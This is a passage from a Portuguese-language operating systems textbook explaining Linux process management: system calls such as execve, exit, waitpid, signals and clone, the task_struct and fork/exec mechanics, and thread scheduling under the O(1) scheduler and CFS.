em que *argc* é uma contagem do número de itens na linha de comando, incluindo o nome do programa. Para o exemplo anterior, *argc* é 3.

O segundo parâmetro, *argv*, é um ponteiro para um conjunto. O elemento *i* do conjunto é um ponteiro para a *i*-ésima cadeia na linha de comando. No nosso exemplo *argv*[0] apontaria para a cadeia de dois caracteres "cp". Similarmente, *argv*[1] apontaria para a cadeia de cinco caracteres "file1" e *argv*[2] apontaria para a cadeia de cinco caracteres "file2".

O terceiro parâmetro de *main, envp*, é um ponteiro para o ambiente, um conjunto de cadeias contendo designações da forma *nome = valor* usadas para passar informações como tipo de terminal e nome do diretório-raiz para um programa. Na Figura 10.7, nenhum ambiente é passado para o filho, de maneira que o terceiro parâmetro de *execve* é um zero nesse caso.

Se *execve* parece complicado, ele é a chamada de sistema mais complexa. Todo o resto é muito mais simples. Como um exemplo de uma chamada simples, considere exit, que os processos devem usar quando terminam de executar. Ele tem um parâmetro, o estado de saída (0 a 255), que é retornado ao pai na variável *status* da chamada de sistema waitpid. O byte de baixa ordem de *status* contém o estado de término, com 0 sendo o término normal e os outros valores sendo várias condições de erro. O byte de alta ordem contém o estado de saída do filho (0 a 255), como especificado na chamada do filho para exit. Por exemplo, se um processo pai executa o comando

```
n = waitpid(–1, &status, 0);
```

ele será suspenso até que algum processo filho termine. Se o filho sair com, digamos, 4 como parâmetro para *exit*, o pai será desperto com *n* configurado para o PID do filho e *status* configurado para 0x0400 (0x como um prefixo significa hexadecimal em C). O byte de baixa ordem de *status* relaciona-se aos sinais; o seguinte é o valor que o filho retornou em sua chamada para exit.

Se um processo sai e seu pai ainda não esperou por ele, o processo entra em uma espécie de animação suspensa chamada de **estado zumbi** — os mortos vivos. Quando o pai por fim espera por ele, o processo termina.

Várias chamadas de sistema relacionam-se com os sinais, que são usados de uma série de maneiras. Por exemplo, se um usuário acidentalmente diz a um editor de texto para exibir o conteúdo inteiro de um arquivo muito longo, e então percebe o erro, o editor deve ser interrompido. A escolha em geral é o usuário digitar alguma tecla especial (por exemplo, DEL ou CTRL-C), que envia um sinal para o editor. O editor captura o sinal e interrompe a apresentação.

Para anunciar sua vontade de capturar esse (ou qualquer outro) sinal, o processo pode usar a chamada de sistema sigaction. O primeiro parâmetro é o sinal a ser pego (ver Figura 10.5). O segundo é um ponteiro para uma estrutura dando um ponteiro para o procedimento lidando com o sinal, assim como outros bits e flags. O terceiro aponta para uma estrutura na qual o sistema retorna informações sobre o tratamento de sinais realizado atualmente, caso ele precise ser restaurado mais tarde.

O tratador de sinais pode executar pelo tempo que ele quiser. Na prática, no entanto, tratadores de sinais costumam ser relativamente curtos. Quando o procedimento de tratamento de sinais é concluído, ele retorna para o ponto do qual ele foi interrompido.

A chamada de sistema sigaction também pode ser usada para fazer que um sinal seja ignorado, ou para restaurar a ação padrão, que é matar o processo.

Digitar a tecla DEL não é a única maneira de se enviar um sinal. A chamada de sistema kill permite que um processo sinalize outro relacionado. A escolha do nome "kill" para essa chamada de sistema não é especialmente boa, já que a maioria dos processos envia sinais para outros com a intenção de que eles sejam capturados. No entanto, um sinal que não é capturado mata, realmente, o recipiente.

Para muitas aplicações de tempo real, um processo precisa ser interrompido após um intervalo de tempo específico para fazer algo, como retransmitir um pacote potencialmente perdido através de uma linha de comunicação inconfiável. Para lidar com essa situação, foi fornecida a chamada de sistema alarm. O parâmetro especifica um intervalo, em segundos, após o qual um sinal SIGALRM é enviado para o processo. Um processo pode ter apenas um alarme pendente a qualquer momento. Se uma chamada alarm for feita com um parâmetro de 10 segundos, e então 3 segundos mais tarde outra chamada alarm for feita com um parâmetro de 20 segundos, apenas um sinal será gerado, 20 segundos após a segunda chamada. O primeiro sinal é cancelado pela segunda chamada para alarm. Se o parâmetro para alarm for zero, qualquer sinal de alarme pendente é cancelado. Se um sinal de alarme não for capturado, a ação padrão é tomada e o processo sinalizado é morto. Tecnicamente, sinais de alarme podem ser ignorados, mas

não faz sentido fazer isso. Por que um programa pediria para ser sinalizado mais tarde e então ignoraria o sinal?

Às vezes ocorre de um processo não ter nada para fazer até a chegada de um sinal. Por exemplo, considere um programa de computador para a instrução de estudantes e que está testando a velocidade e a compreensão de leitura. Ele exibe algum texto na tela e então chama alarm para sinalizá-lo após 30 segundos. Enquanto o estudante está lendo o texto, o programa não tem nada para fazer. Ele poderia aguardar em um laço estreito sem fazer nada, mas isso seria um desperdício do tempo da CPU que um processo de segundo plano ou outro usuário poderia precisar. Uma solução melhor é usar a chamada de sistema pause, que diz ao Linux para suspender o processo até a chegada do próximo sinal. Ai do programa que chame pause sem um alarme pendente.

10.3.3 Implementação de processos e threads no Linux

Um processo no Linux é como um iceberg: você vê somente a parte acima da água, mas há também uma parte importante por baixo. Todo processo tem uma parte do usuário que executa o programa do usuário. No entanto, quando um dos seus threads faz uma chamada de sistema, ele chaveia para o modo núcleo e começa a executar em contexto núcleo, com um mapa de memória diferente e acesso absoluto a todos os recursos de máquina. Ainda é o mesmo thread, mas agora com mais potência e sua própria pilha de modo núcleo e contador de programa de modo núcleo. Esses recursos são importantes, pois uma chamada de sistema pode ser bloqueada no meio do caminho, por exemplo, esperando que uma operação de disco seja concluída. O contador de programa e os registradores são então salvos de maneira que o thread possa ser reinicializado em modo núcleo mais tarde.

O núcleo Linux representa internamente processos como **tarefas**, por meio da estrutura *task_struct*. Diferentemente de outras abordagens de sistemas operacionais (que fazem uma distinção entre um processo, processo peso-leve e thread), o Linux usa a estrutura de tarefas para representar qualquer contexto de execução. Portanto, um processo de thread único será representado com uma estrutura de tarefa, e um processo com múltiplos threads terá uma estrutura de tarefas para cada um dos threads ao nível de usuário. Por fim, o núcleo em si tem múltiplos threads, e tem threads no nível do núcleo que não estão associados com qualquer processo do usuário e estão executando código do núcleo. Retornaremos ao tratamento de processos com múltiplos threads (e threads em geral) mais tarde nesta seção.

Para cada processo, um descritor de processos do tipo *task_struct* está residente na memória a todo momento. Ele contém informações vitais necessárias para o gerenciamento de núcleo de todos os processos, incluindo parâmetros de escalonamento, listas de descritores de arquivos abertos, e assim por diante. O descritor de processo junto com a memória para a pilha de modo núcleo para o processo são criados junto com o processo.

Buscando a compatibilidade com outros sistemas UNIX, o Linux identifica os processos via PID. O núcleo organiza todos os processos em uma lista duplamente encadeada de estruturas de tarefas. Além de acessar descritores de processos percorrendo as listas encadeadas, o PID pode ser mapeado para o endereço da estrutura de tarefas, e a informação do processo pode ser acessada imediatamente.

A estrutura de tarefas contém uma série de campos. Alguns desses campos contêm ponteiros para outras estruturas de dados ou segmentos, como aqueles contendo informações sobre arquivos abertos. Alguns desses segmentos são relacionados com a estrutura ao nível do usuário do processo, a qual não interessa quando o processo do usuário não está executável. Portanto, eles podem ser retirados ou paginados da memória, a fim de não desperdiçar memória com informações que não são necessárias. Por exemplo, embora seja possível que um sinal seja enviado a um processo enquanto ele não está na memória, não é possível que ele leia um arquivo. Por essa razão, informações sobre sinais devem estar na memória o tempo inteiro, mesmo quando o processo não está presente na memória. Por outro lado, informações sobre descritores de arquivos podem ser mantidas na estrutura do usuário e trazidas somente quando o processo está na memória e é executável.

As informações contidas no descritor do processo caem em uma série de categorias amplas que podem ser descritas aproximadamente como a seguir:

1. **Parâmetros de escalonamento.** Prioridade de processo, quantidade de tempo de CPU consumida recentemente, quantidade de tempo gasta em modo *sleep* recentemente. Em conjunto, estes são usados para determinar qual processo executar em seguida.
2. **Imagem de memória.** Ponteiros para os segmentos de texto, dados e pilha, ou tabelas de páginas. Se o segmento de texto for compartilhado, o ponteiro de texto aponta para a tabela de texto compartilhada. Quando o processo não está na memória, informações sobre como encontrar suas partes no disco estão aqui também.

3. **Sinais.** Máscaras mostrando quais sinais estão sendo ignorados, quais estão sendo capturados, quais estão sendo temporariamente bloqueados e quais estão no processo de serem entregues.
4. **Registradores de máquina.** Quando ocorre um desvio para o núcleo, os registradores de máquina (incluindo os de ponto flutuante, se usados) são salvos aqui.
5. **Estado da chamada de sistema.** Informações sobre a chamada de sistema atual, incluindo os parâmetros e resultados.
6. **Tabela de descritores de arquivos.** Quando uma chamada de sistema envolvendo um descritor de arquivo é invocada, o descritor de arquivo é usado como um índice nessa tabela para localizar a estrutura de dados na memória (i-node) correspondente a esse arquivo.
7. **Contabilidade.** Ponteiro para uma tabela que controla o tempo de CPU do sistema e do usuário usado pelo processo. Alguns sistemas mantêm limites aqui na quantidade de tempo de CPU que um processo pode usar, o tamanho máximo da sua pilha, o número de quadros de páginas que ele pode consumir e outros itens.
8. **Pilha do núcleo.** Uma pilha fixa a ser usada pela parte do núcleo do processo.
9. **Miscelânea.** Estado do processo atual, evento sendo esperado, se algum, tempo até o relógio do alarme disparar, PID, PID do processo pai e identificação do usuário e do grupo.

Mantendo essas informações em mente, é fácil explicar agora como os processos são criados no Linux. O mecanismo para criar um novo processo na realidade é relativamente direto. Um novo descritor de processo e área do usuário são criados para o processo filho e preenchidos principalmente com dados do pai. O filho recebe um PID, seu mapa de memória é configurado e ele recebe um acesso compartilhado aos arquivos do seu pai. Então seus registradores são configurados e ele está pronto para executar.

Quando uma chamada de sistema fork é executada, o processo chamador chaveia para o núcleo e cria uma estrutura de tarefa e algumas outras estruturas de dados de acompanhamento, como a pilha de modo núcleo e a estrutura *thread_info*. Essa estrutura é alocada a uma distância fixa do fim da pilha do processo, e contém alguns parâmetros do processo, junto com o endereço do descritor do processo. Ao armazenar o endereço do descritor de processo em um local fixo, o Linux precisa de somente algumas operações eficientes para localizar a estrutura de tarefa para um processo em execução.

A maioria dos conteúdos de descritores de processos está preenchida com base nos valores do descritor do pai. O Linux então procura por um PID disponível, isto é, não um atualmente em uso por qualquer processo, e atualiza a entrada da tabela de resumo PID para apontar para a nova estrutura de tarefas. No caso de colisões na tabela de espalhamento, os descritores de processo podem ser encadeados. Ele também configura os campos no *task_struct* para apontar para o processo anterior/seguinte correspondente no conjunto de tarefas.

Em princípio, ele deve alocar agora memória para os segmentos de dados e de pilha do filho, e fazer cópias exatas dos segmentos do pai, dado que a semântica de fork diz que nenhuma memória é compartilhada entre pai e filho. O segmento de texto pode ser copiado ou compartilhado, pois ele é somente de memória. A essa altura, o filho está pronto para executar.

No entanto, copiar a memória é caro, então todos os sistemas Linux modernos trapaceiam. Eles dão ao filho suas próprias tabelas de páginas, mas fazem que elas apontem para as páginas dos pais, marcadas apenas como somente leitura. Sempre que qualquer um dos processos (o filho ou o pai) tenta escrever em uma página, ele obtém um erro de proteção. O núcleo vê isso e então aloca uma nova cópia da página para o processo que gerou a falta e o marca como de leitura/escrita. Dessa maneira, páginas apenas como que são realmente escritas precisam ser copiadas. Esse mecanismo é chamado de **copiar na escrita** (**copy on write**). Ele tem o benefício adicional de não exigir duas cópias do programa na memória, desse modo, salvando RAM.

Após o processo filho começar a executar, o código executando ali (uma cópia do shell em nosso exemplo) faz uma chamada de sistema exec dando o nome do comando como um parâmetro. O núcleo agora encontra e verifica o arquivo executável, copia os argumentos e cadeias de ambiente para o núcleo e libera o antigo espaço de endereçamento e suas tabelas de página.

Agora o novo espaço de endereçamento deve ser criado e preenchido. Se o sistema suporta arquivos mapeados, como o Linux e virtualmente todos os outros sistemas baseados no UNIX o fazem, as novas tabelas de páginas são configuradas para indicar que nenhuma página está na memória, exceto talvez uma página de pilha, mas que o espaço de endereçamento tem o suporte do arquivo executável no disco. Quando o novo processo começa a executar, ele imediatamente gerará uma falta de página, que fará que a primeira página do código seja paginada do arquivo executável. Dessa maneira, nada precisa ser carregado antecipadamente, portanto os programas podem começar rapidamente e falhar somente naquelas

páginas que eles precisam e não mais. (Essa estratégia é realmente apenas a paginação de demanda na sua forma mais pura, como discutimos no Capítulo 3.) Por fim, os argumentos e strings de ambiente são copiados para a nova pilha, os sinais são reconfigurados e os registradores são inicializados todos para zero. A essa altura, o novo comando pode começar a executar.

A Figura 10.8 ilustra os passos que acabamos de descrever pelo exemplo a seguir: um usuário digita um comando, ls, no terminal, e o shell cria um novo processo igual a si mesmo. O novo shell então chama exec para sobrepor sua memória com os conteúdos do arquivo executável *ls*. Após isso, *ls* pode inicializar.

Threads no Linux

Discutimos threads de maneira geral no Capítulo 2. Aqui focaremos nos threads de núcleo no Linux, particularmente nas diferenças entre o modelo de thread do Linux e outros sistemas UNIX. A fim de compreender melhor as capacidades únicas fornecidas pelo modelo Linux, começamos com uma discussão de algumas decisões desafiadoras presentes em sistemas com múltiplos threads.

A principal questão ao se introduzir threads é manter a semântica UNIX tradicional correta. Primeiro considere fork. Suponha que um processo com múltiplos threads (de núcleo) realiza uma chamada de sistema fork. Todos os outros threads devem ser criados no novo processo? Por ora, vamos responder a essa questão com um sim. Suponha que um desses threads tenha sido bloqueado lendo a partir do teclado. O thread correspondente no novo processo também deve ser bloqueado lendo do teclado? Se a resposta for sim, qual deles tem a próxima linha digitada? Se não, o que esse thread deveria estar fazendo no novo processo?

O mesmo problema se mantém para muitas outras coisas que os threads podem fazer. Em um processo com um único thread, o problema não surge, pois o único thread não pode ser bloqueado quando chamando fork. Agora considere o caso em que os outros threads não são criados no processo filho. Suponha que um dos threads não criados seja detentor de um mutex que o único thread do novo processo tenta obter após a chamada a fork. O mutex jamais será liberado e o único thread ficará pendurado para sempre. Há inúmeros outros problemas também. Não há solução simples.

E/S de arquivos é outra área que apresenta problemas. Suponha que um thread esteja bloqueado lendo de um arquivo e outro thread fecha o arquivo ou faz uma lseek para mudar o ponteiro de arquivo atual. O que acontece em seguida? Quem sabe?

O tratamento de sinais é outra questão complicada. Os sinais devem ser direcionados a um thread específico ou apenas ao processo? Um SIGFPE (exceção de ponto flutuante) deve provavelmente ser pego pelo thread que o causou. E se ele não o pegar? Só esse thread deve ser eliminado, ou todos os threads? Agora considere o sinal SIGINT, gerado pelo usuário no teclado. Qual thread deve capturar isso? Todos os threads devem compartilhar um conjunto comum de máscaras de sinais? Todas as soluções para esses e outros problemas normalmente fazem que algo quebre em alguma parte.

FIGURA 10.8 Os passos na execução do comando *ls* digitado para o shell.

Aloca estrutura de tarefa do filho
Preenche estrutura de tarefa do filho com dados do pai
Aloca pilha e área de usuário para o filho
Preenche a área de usuário do filho com dados do pai
Aloca PID para o filho
Ajusta filho para compartilhar código do pai
Copia tabelas de páginas para dados e pilha
Ajusta compartilhamento de arquivos abertos
Copia registradores do pai para o filho

Encontra o programa executável
Verifica a permissão de execução
Lê e verifica o cabeçalho
Copia argumentos e variáveis de ambiente para o núcleo
Libera o antigo espaço de endereçamento
Aloca novo espaço de endereçamento
Copia argumentos e variáveis de ambiente para a pilha
Reinicializa os sinais
Inicializa os registradores

Acertar a semântica dos threads (sem mencionar o código) é algo sério.

O Linux dá suporte a threads de núcleo de uma maneira interessante que vale a pena ser analisada. A implementação é baseada em ideias do 4.4BSD, mas threads de núcleo não foram capacitados naquela distribuição porque Berkeley ficou sem dinheiro antes que a biblioteca C pudesse ser reescrita para solucionar os problemas que acabamos de discutir.

Historicamente, processos eram contêineres de recursos e threads eram as unidades de execução. Um processo continha um ou mais threads que compartilhavam o espaço de endereçamento, arquivos abertos, tratadores de sinais, alarmes e tudo mais. Tudo estava claro e simples como descrito.

Em 2000, o Linux introduziu uma nova chamada de sistema poderosa, clone, que dificultou a distinção entre processos e threads e possivelmente chegou a inverter a primazia dos dois conceitos. Clone não está presente em nenhuma outra versão de UNIX. Classicamente, quando um novo thread era criado, o(s) thread(s) original(ais) e o novo compartilhavam tudo, exceto seus registradores. Em particular, descritores de arquivos para arquivos abertos, tratadores de sinais, alarmes e outras propriedades globais eram por processo, não por thread. O que a chamada clone fez foi tornar possível para cada um desses aspectos estar relacionado a um processo específico ou thread específico. Ela é chamada como a seguir:

```
pid = clone(function, stack_ptr, sharing_flags, arg);
```

A chamada cria um novo thread, seja no processo atual ou em um novo, dependendo do *sharing_flags*. Se o novo thread está no processo atual, ele compartilha o espaço de endereçamento com os threads existentes, e toda escrita subsequente para qualquer byte no espaço de endereçamento por qualquer thread é imediatamente visível para todos os outros threads no processo. Por outro lado, se o espaço de endereçamento não for compartilhado, então o novo thread recebe uma cópia exata do espaço de endereçamento, mas escritas subsequentes pelo novo thread não são visíveis para os antigos. Essas semânticas são as mesmas de fork do POSIX.

Em ambos os casos, o novo thread começa executando em *function*, que é chamado com *arg* como seu único parâmetro. Também em ambos os casos, o novo thread obtém sua própria pilha privada, com o ponteiro da pilha inicializado para *stack_ptr*.

O parâmetro *sharing_flags* é um mapa de bits que permite uma granularidade mais fina de compartilhamento do que os sistemas UNIX tradicionais. Cada um dos bits pode ser configurado independentemente dos outros, e cada um deles determina se o novo thread copia alguma estrutura de dados ou a compartilha com o thread chamador. A Figura 10.9 mostra alguns dos itens que podem ser compartilhados ou copiados de acordo com os bits em *sharing_flags.*

O bit *CLONE_VM* determina se a memória virtual (isto é, espaço de endereçamento) é compartilhada pelos antigos threads ou copiada. Se o bit for marcado, o thread novo simplesmente é inserido com os threads existentes, de maneira que a chamada clone efetivamente cria um thread novo em um processo existente. Se o bit for limpo, o thread novo recebe seu próprio espaço de endereçamento privado. Ter o seu próprio espaço de endereçamento significa que o efeito das suas instruções STORE não é visível para os threads existentes. Esse comportamento é similar a fork, exceto como observado a seguir. Criar um novo espaço de endereçamento é efetivamente a definição de um novo processo.

O bit *CLONE_FS* controla o compartilhamento dos diretórios raiz e de trabalho, assim como da *flag* umask. Mesmo que o novo thread tenha seu próprio espaço de endereçamento, se esse bit for marcado, os threads novos e antigos compartilham os diretórios de trabalho. Isso significa que uma chamada para chdir por

FIGURA 10.9 Bits no mapa de bits *sharing_flags*.

Flag	Significado quando marcado	Significado quando limpo
CLONE_VM	Cria um novo thread	Cria um novo processo
CLONE_FS	Compartilha umask e os diretórios-raiz e de trabalho	Não compartilha umask e os diretórios-raiz e de trabalho
CLONE_FILES	Compartilha os descritores de arquivos	Copia os descritores de arquivos
CLONE_SIGHAND	Compartilha a tabela do tratador de sinais	Copia a tabela do tratador de sinais
CLONE_PARENT	O novo thread tem o mesmo pai que o chamador	O chamador é o pai do novo thread

um thread muda o diretório de trabalho do outro thread, mesmo que este outro possa ter seu próprio espaço de endereçamento. Em UNIX, uma chamada para chdir por um thread sempre muda o diretório de trabalho para outros threads no seu processo, mas nunca para threads em outro processo. Desse modo, esse bit capacita um tipo de compartilhamento que não é possível em versões do UNIX tradicionais.

O bit *CLONE_FILES* é análogo ao bit *CLONE_FS.* Se marcado, o novo thread compartilha seus descritores de arquivos com os antigos, então chamadas para lseek por um thread são visíveis para os outros, novamente como em geral funciona para threads dentro do mesmo processo, mas não para threads em processos diferentes. De modo similar, *CLONE_SIGHAND* habilita ou desabilita o compartilhamento da tabela de tratadores de sinais entre os threads novos e antigos. Se a tabela for compartilhada, mesmo entre threads em diferentes espaços de endereçamento, então mudar um tratador em um thread afeta os tratadores em outros.

Por fim, cada processo tem um pai. O bit *CLONE_PARENT* controla quem é o pai do novo thread. Ele pode ser o mesmo que o thread chamador (caso em que o novo thread é um irmão do chamador) ou pode ser o próprio chamador. Há alguns outros bits que controlam outros itens, mas eles são menos importantes.

Esse compartilhamento de granularidade fina é possível porque o Linux mantém estruturas de dados separadas para os vários itens listados na Seção 10.3.3 (parâmetros de escalonamento, imagem de memória e assim por diante). A estrutura de tarefa apenas aponta para essas estruturas de dados, de maneira que é fácil fazer uma nova estrutura de tarefas para cada thread clonado e fazê-la apontar para as estruturas de dados de escalonamento, memória e outras do antigo thread, ou para cópias delas. O fato de que tal compartilhamento de granularidade fina é possível não significa que ele seja útil, no entanto, especialmente tendo em vista que as versões do UNIX tradicionais não oferecem essa funcionalidade. Um programa Linux que tira vantagem disso não pode mais ser levado para o UNIX.

O modelo de threads do Linux apresenta outra dificuldade. Sistemas UNIX associam um único PID com um processo, independente se ele tem um único ou múltiplos threads. A fim de ser compatível com outros sistemas UNIX, o Linux distingue entre um identificador de processo (PID) e um identificador de tarefas (TID). Ambos os campos são armazenados na estrutura de tarefas. Quando clone é usado para criar um novo processo que não compartilha nada com o seu criador, PID é configurado para um novo valor; de outra maneira, a tarefa recebe um novo TID, mas herda o PID. Dessa maneira, todos os threads em um processo receberão o mesmo PID que o primeiro thread no processo.

10.3.4 Escalonamento no Linux

Examinaremos agora o algoritmo de escalonamento do Linux. Para começar, os threads do Linux são de núcleo, de maneira que o escalonamento é baseado em threads, não processos.

O Linux distingue três classes de threads para fins de escalonamento:

1. FIFO em tempo real.
2. Escalonamento circular em tempo real.
3. Tempo compartilhado.

Threads do tipo FIFO em tempo real são os de prioridade mais alta e não sofrem preempção exceto por um thread FIFO em tempo real recentemente pronto com uma prioridade mais alta. Threads de escalonamento circular em tempo real são os mesmos que os threads FIFO em tempo real, exceto que eles têm um *quanta* de tempo associado a eles e são passíveis de preempção pelo relógio. Se múltiplos threads de escalonamento circular em tempo real estão prontos, cada um é executado durante o seu *quantum*, após o qual ele volta durante fim da lista de threads de escalonamento circular em tempo real. Nenhuma dessas classes é realmente em tempo real de qualquer maneira. Limites de tempo não podem ser especificados e garantias não são dadas. Essas classes simplesmente têm uma prioridade mais alta do que os threads na classe de tempo compartilhado padrão. A razão de o Linux as chamar em tempo real é que o Linux está em conformidade com o padrão P1003.4 (extensões em “tempo real” para o UNIX) que usa esses nomes. Os threads em tempo real são internamente representados por níveis de prioridade de 0 a 99, sendo 0 o nível de prioridade em tempo real mais alto e 99 o mais baixo.

Os threads convencionais, não em tempo real, formam uma classe em separado e são escalonados por um algoritmo diferente, de maneira que não competem com os threads em tempo real. Internamente, esses threads são associados com níveis de prioridade de 100 a 139, isto é, o Linux distingue internamente entre 140 níveis de prioridade (para tarefas em tempo real ou não). Assim como para threads de escalonamento circular em tempo real, o Linux aloca tempo de CPU para as tarefas que não são em tempo real com base em suas exigências e níveis de prioridade.

No Linux, o tempo é mensurado como o número de ciclos do relógio. Em versões mais antigas, o relógio

funcionava a 1.000 Hz e cada ciclo levava 1 ms, chamado de um **instante (jiffy)**. Em versões mais novas, a frequência do ciclo pode ser configurada para 500, 250 ou mesmo 1 Hz. A fim de evitar desperdiçar ciclos da CPU para servir a interrupção do timer, o núcleo pode até ser configurado em modo "sem ciclo". Isso é útil quando há apenas um processo executando no sistema, ou quando a CPU está ociosa e precisa entrar no modo de economia de energia. Por fim, em sistemas mais novos, **temporizadores de alta resolução** permitem que o núcleo controle o tempo em granularidade subinstante.

Assim como a maioria dos sistemas UNIX, o Linux associa um valor nice com cada thread. O padrão é 0, mas isso pode ser modificado usando a chamada de sistema nice(value), onde o valor varia de −20 a +19. Esse valor determina a prioridade estática de cada thread. Um usuário calculando π com um bilhão de casas decimais no segundo plano poderia colocar essa chamada em seu programa para ser bacana com os outros usuários. Apenas o administrador do sistema pode pedir por um serviço *melhor* do que o normal (significando valores de −20 a −1). Deduzir a razão para essa regra é deixado como um exercício para o leitor.

Em seguida, descreveremos em mais detalhes dois dos algoritmos de escalonamento do Linux. Seu funcionamento interno é relacionado de perto com o projeto da **fila de execução** (runqueue), uma estrutura de dados fundamental usada pelo escalonador para controlar todas as tarefas executáveis no sistema e selecionar a seguinte a ser executada. Uma fila de execução é associada com cada CPU no sistema.


Historicamente, um escalonador popular do Linux foi o **escalonador O(1)**. Ele recebeu esse nome porque era capaz de realizar operações de gerenciamento de tarefas, como selecionar uma tarefa ou colocar uma tarefa na fila de execuções, em tempo constante, independentemente do número total de tarefas no sistema. No escalonador O(1), a fila de execução é organizada em dois arranjos, *ativo* e *expirado*. Como mostrado na Figura 10.10(a), cada um desses é um arranjo de 140 cabeçalhos de listas, cada qual correspondendo a uma prioridade diferente. Cada cabeçalho de lista aponta para uma lista duplamente encadeada de processos em uma determinada prioridade. A operação básica do escalonador pode ser descrita como a seguir.

O escalonador escolhe uma tarefa da lista de prioridade mais alta no arranjo ativo. Se a fatia de tempo — quantum — expirar, ela é movida para a lista expirada (potencialmente em um nível de prioridade diferente). Se a tarefa é bloqueada, por exemplo, para esperar por um evento de E/S, antes que sua fatia de tempo expire, uma vez que o evento ocorra e sua execução possa ser retomada, ela é colocada de volta no arranjo ativo original, e sua fatia de tempo é decrementada para refletir o tempo de CPU já usado. Assim que sua fatia de tempo tenha sido totalmente exaurida, ela também será colocada no arranjo expirado. Quando não há mais tarefas no arranjo ativo, o escalonador simplesmente troca os ponteiros, de maneira que os arranjos de tarefas expiradas agora tornam-se de ativas e vice-versa. Esse método assegura que as tarefas de baixa prioridade não entrem em inanição (exceto quando os threads FIFO em tempo real tomam totalmente a CPU, o que é improvável).

Aqui, a diferentes níveis de prioridade são designados diferentes valores de fatias de tempo, com *quanta* mais altos designados para processo de prioridade mais alta. Por exemplo, tarefas executando a um nível de prioridade 100 receberão quanta de tempo de 800 ms, enquanto tarefas ao nível de prioridade de 139 receberão 5 ms.

A ideia por trás desse esquema é tirar processos do núcleo rápido. Se um processo está tentando ler um arquivo de disco, fazê-lo esperar um segundo entre chamadas read vai atrasá-lo terrivelmente. É muito melhor deixá-lo executar de imediato após cada solicitação ter sido completa, de maneira que ele possa fazer a próxima rapidamente. De maneira similar, se um processo foi bloqueado esperando por uma entrada do teclado, trata-se claramente de um processo interativo e, como tal, deve ser designada uma alta prioridade tão logo ele esteja pronto a fim de assegurar que os processos interativos recebam um bom serviço. Sob essa ótica, processos limitados pela CPU basicamente recebem qualquer serviço que sobrou quando todos os processos interativos e limitados por E/S são bloqueados.

Como o Linux (ou qualquer outro SO) não sabe de antemão se uma tarefa é limitada por E/S ou CPU, ele se baseia em manter continuamente a heurística da interatividade. Dessa maneira, o Linux distingue entre a prioridade estática e dinâmica. A prioridade dinâmica do thread é continuamente recalculada, de maneira a (1) recompensar threads interativos e (2) punir threads que tomam conta da CPU. No escalonador O(1), o bônus de prioridade máxima é −5, tendo em vista que valores de prioridade mais baixa correspondem à prioridade mais alta recebida pelo escalonador. A penalidade de prioridade máxima é +5. O escalonador mantém uma variável *sleep_avg* associada com cada tarefa. Sempre que uma tarefa é desperta, essa variável é incrementada. Sempre que uma variável passa por preempção ou seu quantum expira, essa variável é decrementada pelo valor correspondente. Esse valor é usado para mapear dinamicamente o bônus da tarefa para valores de −5 a

FIGURA 10.10 Exemplo das estruturas de dados de fila de execução do Linux para (a) o escalonador O(1) Linux e (b) o Escalonador Completamente Justo (Completely Fair Scheduler).

+5. O escalonador recalcula o novo nível de prioridade à medida que um thread é movido da lista ativa para expirada.

O algoritmo de escalonamento O(1) refere-se ao escalonador tornado popular nas versões do núcleo 2.6, e foi introduzido pela primeira vez no núcleo 2.5 instável. Algoritmos anteriores exibiam um desempenho ruim em configurações de multiprocessadores e não se adequavam bem ao número crescente de tarefas. Tendo em vista que a descrição apresentada nos parágrafos anteriores indica que uma decisão de escalonamento pode ser tomada por meio do acesso à lista ativa apropriada, ela pode ser feita em tempo O(1) constante, independente do número de processos no sistema. No entanto, apesar da propriedade desejável da operação em tempo constante, o escalonador O(1) tem pontos fracos significativos. Mais notavelmente, a heurística usada para determinar a interatividade de uma tarefa e, portanto, seu nível de prioridade, era complexa e imperfeita e resultou em um desempenho ruim para as tarefas interativas.

Para lidar com essa questão, Ingo Molnar, que também criou o escalonador O(1), propôs um novo escalonador chamado **Escalonador Completamente Justo** (**Completely Fair Scheduler** — ou **CFS**). O CFS foi baseado em ideias originalmente desenvolvidas por Con Kolivas para um escalonador anterior, e foi integrado pela primeira vez no lançamento 2.6.23 do núcleo. Ele ainda é o escalonador padrão para tarefas que não sejam em tempo real.

A principal ideia por trás do CFS é usar a *árvore rubro-negra* (*red-black tree*) como a estrutura de dados de fila de execução. As tarefas são ordenadas na árvore com base na quantidade de tempo que elas passam executando na CPU, chamado de *vruntime*. O CFS contabiliza o tempo de execução das tarefas com uma granularidade de nanossegundos. Como mostrado na Figura 10.10(b), cada nodo interno na árvore corresponde a uma tarefa. Os filhos à esquerda correspondem às tarefas que tiveram menos tempo na CPU e, portanto, serão escalonadas mais cedo, e os filhos à direita no nodo são aquelas que consumiram mais tempo de CPU até aqui. As folhas na árvore não exercem papel algum no escalonador.

